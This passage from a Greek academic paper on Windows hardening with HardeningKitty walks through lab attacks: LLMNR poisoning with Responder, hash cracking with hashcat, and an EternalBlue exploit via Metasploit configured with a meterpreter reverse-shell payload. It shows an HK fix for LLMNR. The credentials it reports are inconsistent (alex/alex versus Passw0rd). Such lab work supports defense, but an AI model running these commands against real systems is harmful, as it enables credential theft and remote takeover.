Εξετάζοντας τις λίστες των Microsoft Security Baseline και CIS γίνεται εμφανής η πληρότητα στην κατάρτισή τους και η ολιστική τους προσέγγιση καθώς και ο υψηλός βαθμός λεπτομέρειας και ανάλυσης που προσφέρουν. Το ίδιο δε θα μπορούσαμε να πούμε και για τις βέλτιστες πρακτικές της Netwrix. Από την μεριά τους προσφέρεται ένα σημαντικά συντομότερο έγγραφο που περιγράφει σε γενικότερες και ασαφέστερες γραμμές τις πρακτικές ασφαλείας που θα πρέπει κάποιος διαχειριστής συστημάτων να ακολουθήσει. Ωστόσο υπάρχουν μερικές αντιστοιχίες ανάμεσα στα τρία έγγραφα και κατάφερα να δημιουργήσω μια λίστα για το HK που βασίζεται αποκλειστικά στο Netwrix. Η εν λόγω λίστα αριθμεί σαράντα τρεις (43) ρυθμίσεις προς εφαρμογή και επισυνάπτεται με την παρούσα εργασία.

5.4 Συνοδευτικό χρήσιμο εργαλείο δημιουργίας λίστας αναζήτησης για το HK

Αν και δεν είναι απόλυτα συναφές με το ζητούμενο της εργασίας, στην αναζήτησή μου βρήκα ένα εργαλείο εξαιρετικά χρήσιμο για κάθε διαχειριστή συστημάτων Windows και MacOS.

Πρόκειται για το εργαλείο HardeningKitty Interface, όπου ο χρήστης μπορεί να δημιουργήσει τη δική του λίστα αναζήτησης για το HardeningKitty. Η δυνατότητα αυτή επιτρέπει τον αποτελεσματικότερο έλεγχο και διαχείριση των συστημάτων, καθώς η όλη διαδικασία μπορεί να χωριστεί σε αυτοτελείς ή/και ετεροχρονισμένες φάσεις. Το εργαλείο αυτό παρέχεται δωρεάν, είναι ανοιχτού κώδικα (άδεια AGPL) και διατίθεται για την κατασκευή λιστών του HK αλλά και του HardeningDoggy (παρόμοιο πρόγραμμα που αφορά το λειτουργικό σύστημα Mac OS). Επιπλέον παρέχεται μια δοκιμαστική σελίδα.

Το HK Interface εμπεριέχει όλες τις λίστες αναζήτησης, που αναφέρθηκαν στον προαναφερθέντα πίνακα. Ο χρήστης χρειάζεται μόνο να επιλέξει αν θέλει να ασφαλίσει server ή endpoint [εφαρμογές 365, Microsoft Edge, Windows Firewall, Windows 10, Windows 10 Enterprise, Windows Defender]. Ακολούθως, επιλέγει την κατάλληλη έκδοση και τις επιθυμητές πολιτικές ασφάλειας. Τέλος, αρκεί να πατήσει το πλήκτρο «Generate CSV File» και να κάνει λήψη της τροποποιημένης λίστας του.


Σημείωση: Το Interface είναι ακόμα, κατά τη συγγραφή της εργασίας, σε φάση ανάπτυξης με τελευταία αλλαγή στο αποθετήριο στις 24 Ιανουαρίου 2022.

6. Πραγματοποίηση επιθέσεων και εφαρμογή του HK

6.1 Επίθεση LLMNR poisoning


Το πρωτόκολλο LLMNR είναι ένα πρωτόκολλο ονοματοδοσίας που χρησιμοποιείται ως εναλλακτική μέθοδος όταν ένα DNS αίτημα των Windows δεν λάβει απάντηση. Βασίζεται σε μη αυθεντικοποιημένη broadcast ομιλία μέσω UDP πακέτων δικτύου. Είναι μια χρήσιμη λύση αντιστοίχισης IP διευθύνσεων και ονομάτων δικτύου σε περιπτώσεις όπου δεν υπάρχουν διαθέσιμοι DNS servers ή δεν μπορούν να δώσουν μια έγκυρη απάντηση. Ωστόσο, λόγω του στοιχείου της μη αυθεντικοποίησης του πρωτοκόλλου, ένας επιτιθέμενος μπορεί να επιτεθεί στην επικοινωνία host – DNS κάνοντας poisoning την απάντηση μέσω του εργαλείου responder.

Έστω ένα σενάριο, όπου ο ένας χρήστης επιθυμεί να αποκτήσει πρόσβαση σε ένα δικτυακό διαμοιρασμό αρχείων (network share). Ο υπολογιστής θα στείλει αίτημα προς τον DNS server για το share “isthereashare”. Το εν λόγω share δεν υπάρχει, και ο DNS server δεν το γνωρίζει άρα απαντά “Not found” στον υπολογιστή. Ο υπολογιστής τότε στέλνει το ίδιο μήνυμα που έστειλε στον DNS αλλά αυτή τη φορά ως broadcast μήνυμα σε όλους τους hosts του δικτύου. Στο παράδειγμα που ακολουθεί θα εκτελεστεί LLMNR poisoning και password cracking ενός αδύναμου κωδικού χρήστη.



Εικόνα 12: Ροή επικοινωνίας επίθεσης LLMNR poisoning.

Αρχικά ο χρήστης ζητά να συνδεθεί στο share “isthereashare”.




Εικόνα 13: Προσπάθεια εισόδου του χρήστη σε οποιοδήποτε SMB Share. Εδώ το isthereashare.

Εικόνα 14: Χρήση του εργαλείου Responder.


Ο επιτιθέμενος, που υπάρχει ήδη μέσα στο δίκτυο, λαμβάνει το UDP broadcast και μέσω του εργαλείου Responder, απαντά στον υπολογιστή ζητώντας το όνομα χρήστη και το NTLMv2 hash value του κωδικού του. Αυτά μεταδίδονται στον επιτιθέμενο και πλέον ο

ίδιος μπορεί να προχωρήσει σε άλλου τύπου επιθέσεις (pass-the-hash, impersonation, password cracking).




Εικόνα 15: Λήψη των στοιχείων αυθεντικοποίησης του χρήστη.

Το responder έλαβε το broadcast μήνυμα και έστειλε το poisoned. Στη συνέχεια ζήτησε από τον χρήστη να αυθεντικοποιηθεί στέλνοντας το username και το hash του password. Ο επιτιθέμενος λαμβάνει το hash του password το οποίο και αποθηκεύει για offline bruteforcing.



Εικόνα 16: Αποθήκευση των στοιχείων του χρήστη για περεταίρω ανάλυση.

Από την άλλη, το θύμα δεν λαμβάνει μήνυμα σφάλματος και δεν έχει κάποια ένδειξη ότι δέχεται επίθεση. Για τον υπολογιστή του θύματος η διαδικασία σύνδεσης στο network share εκτελείται κανονικά.




Εικόνα 17: Η κανονική διαδικασία αυθεντικοποίησης του χρήστη δεν προδίδει την εκτελούμενη επίθεση.

Στη συνέχεια μπορεί να χρησιμοποιηθεί το εργαλείο hashcat σε συνδυασμό με τη rockyou wordlist για να «σπάσει ο κωδικός».

```
┌──(alexbt㉿kali)-[~]
└─$ hashcat -m 5600 hash-to-crack.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG)
ct]
═══
* Device #1: pthread-athlon64-Common KVM processor, 2915/5894 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
```

Εικόνα 18: Εκκίνηση του Hashcat για σπάσιμο κατακερματισμένων κωδικών.



Εικόνα 19: Επιτυχές σπάσιμο κωδικού του χρήστη alex.


Εδώ το παράδειγμα είναι απλό και τα στοιχεία αυθεντικοποίησης είναι alex/alex, ωστόσο γίνεται καταφανής η ευκολία απόκτησης στοιχείων που μπορούν να οδηγήσουν σε σπάσιμο κωδικών χρηστών και συνεπακόλουθα σε παρείσφρηση σε συστήματα, όταν δεν ακολουθείται αυστηρή πολιτική κωδικών πρόσβασης.

6.1.α Επιδόρθωση με χρήση του HK

Ο τρόπος να αποφευχθεί αυτή η επίθεση είναι να απενεργοποιηθεί το πρωτόκολλο LLMNR σε επίπεδο policy. Μέσω του HK Interface δημιουργούμε μια νέα λίστα με ρυθμίσεις. Εδώ, απαιτείται μόνο η 1601 η οποία απενεργοποιεί τη δυνατότητα των Windows για μετάδοση LLMNR μηνυμάτων.

Εικόνα 20: Η απαραίτητη ρύθμιση από το HK Interface.

Ακολούθως εκτελούμε το HK και εφαρμόζουμε τη νέα λίστα με τις ρυθμίσεις. Το HK θα αλλάξει το policy, θα απενεργοποιήσει το LLMNR και θα καταστήσει αυτή την επίθεση μη πραγματοποιήσιμη.



Εικόνα 21: Το αποτέλεσμα της εφαρμογής του HK και η ανεπιτυχής επίθεση.

Πράγματι, το Windows μηχάνημα του χρήστη αναζητά το isthereashare και το μήνυμα γίνεται αντιληπτό από το responder. Το responder στέλνει την κακόβουλη απάντηση πίσω, όμως δεν δέχεται επόμενο LLMNR μήνυμα.

6.2 Επίθεση με το EternalBlue (CVE-2017-0144)


Το EternalBlue είναι ένα εργαλείο εκμετάλλευσης αδυναμιών του SMB πρωτοκόλλου των Windows. Εμφανίστηκε στις 14 Απριλίου 2017 από την ομάδα The Shadow Brokers στην πέμπτη κατά σειρά διαρροή τους. Στη διαρροή αυτή μεταξύ άλλων περιέχονταν πολλαπλά εργαλεία σαν αυτό που εκμεταλλεύονται το SMB version 1. Το EternalBlue άπτεται όλων των εκδόσεων μέχρι και τα Windows 8, τόσο σε desktop όσο και server Λ.Σ. Οι εκδόσεις αυτές περιέχουν ένα διαμοιρασμό IPC (Inter-process Communication) που επιτρέπει να εκτελούνται IPC συνεδρίες χωρίς να απαιτούνται στοιχεία αυθεντικοποίησης (anonymous logon). Το EternalBlue έγινε αρκετά δημοφιλές λόγω της σοβαρότητάς του, της ευρύτητας των στόχων του καθώς και μέσω των επιθέσεων του λυτρισμικού WannaCry που χτύπησε σημαντικούς στόχους και κρίσιμες υποδομές σε όλον τον κόσμο. Το CVSS score του είναι 10.0 και η Microsoft εξέδωσε διορθώσεις στο υπόμνημα ασφαλείας MS17-010.

Στο παρακάτω παράδειγμα πραγματοποιείται επίθεση που εκμεταλλεύεται το EternalBlue σε έναν Windows Server 2016 (Standard Edition, 10.0.14393, build 14393) σε εικονική μηχανή. Ο server είναι «φρέσκος», χωρίς ενημερώσεις και με παραμετροποίηση να εκτελεί χρέη διαμοιραστή αρχείων στο τοπικό δίκτυο.

Αρχικά χρησιμοποιούμε το nmap για να σαρώσουμε το server για εκτελούμενες υπηρεσίες και σχετικές ευπάθειες με την εντολή:


```
nmap –sV  --script vuln 192.168.1.217
```

Το scan ανακάλυψε πιθανή ευπάθεια στο server στην πόρτα 445



Εικόνα 22: Τα αποτελέσματα σάρωσης με το εργαλείο Nmap.

Ακολούθως, χρησιμοποιούμε το Metasploit framework το οποίο περιέχει modules ειδικά για αυτή την ευπάθεια. Αναζητώντας για «eternal» εμφανίζεται η λίστα με τα διαθέσιμα modules, εδώ επιλέγουμε το «exploit/windows/smb/ms17_010_psexec», το οποίο θα μας δώσει ενεργό τερματικό στο server.



Εικόνα 23: Αναζήτηση module στο Metasploit.

Ρυθμίζουμε το module καταχωρώντας τα παρακάτω στοιχεία.

Πίνακας 3: Στοιχεία που πρέπει να καταχωρηθούν στο module για να είναι επιτυχής η επίθεση.


Ρύθμιση module	Τιμή
RHOSTS	192.168.1.217
SMBUSER	alex
SMBPASS	Passw0rd

Εδώ αξίζει να σημειωθεί ότι στον εν λόγω server έχουμε δημιουργήσει ένα χρήστη ονόματι alex ο οποίος έχει πρόσβαση στην υπηρεσία SMB. Τα στοιχεία εισόδου αποκτήθηκαν με τον τρόπο που περιγράφηκε στην επίθεση LLMNR poisoning.

```
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting              Required  Description
   ----                  ---------------              --------  -----------
   DBGTRACE              false                        yes       Show extra debug trace info
   LEAKATTEMPTS          99                           yes       How many times to try to leak transaction
   NAMEDPIPE                                          no        A named pipe that can be connected to (leave blank
                                                                 for auto)
   NAMED_PIPES           /usr/share/metasploit-framew yes       List of named pipes to check
                         ork/data/wordlists/named_pip
                         es.txt
   RHOSTS                192.168.1.217                yes       The target host(s), see https://docs.metasploit.co
                                                                 m/docs/using-metasploit/basics/using-metasploit.ht
                                                                 ml
   RPORT                 445                          yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                no        Service description to be used on target for prett
                                                                 y listing
   SERVICE_DISPLAY_NAME                               no        The service display name
   SERVICE_NAME                                       no        The service name
   SHARE                 ADMIN$                       yes       The share to connect to, can be an admin share (AD
                                                                 MIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                            no        The Windows domain to use for authentication
   SMBPass               Passw0rd                     no        The password for the specified username
   SMBUser               alex                         no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.136    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Εικόνα 24: Οι ρυθμίσεις του Metasploit module.

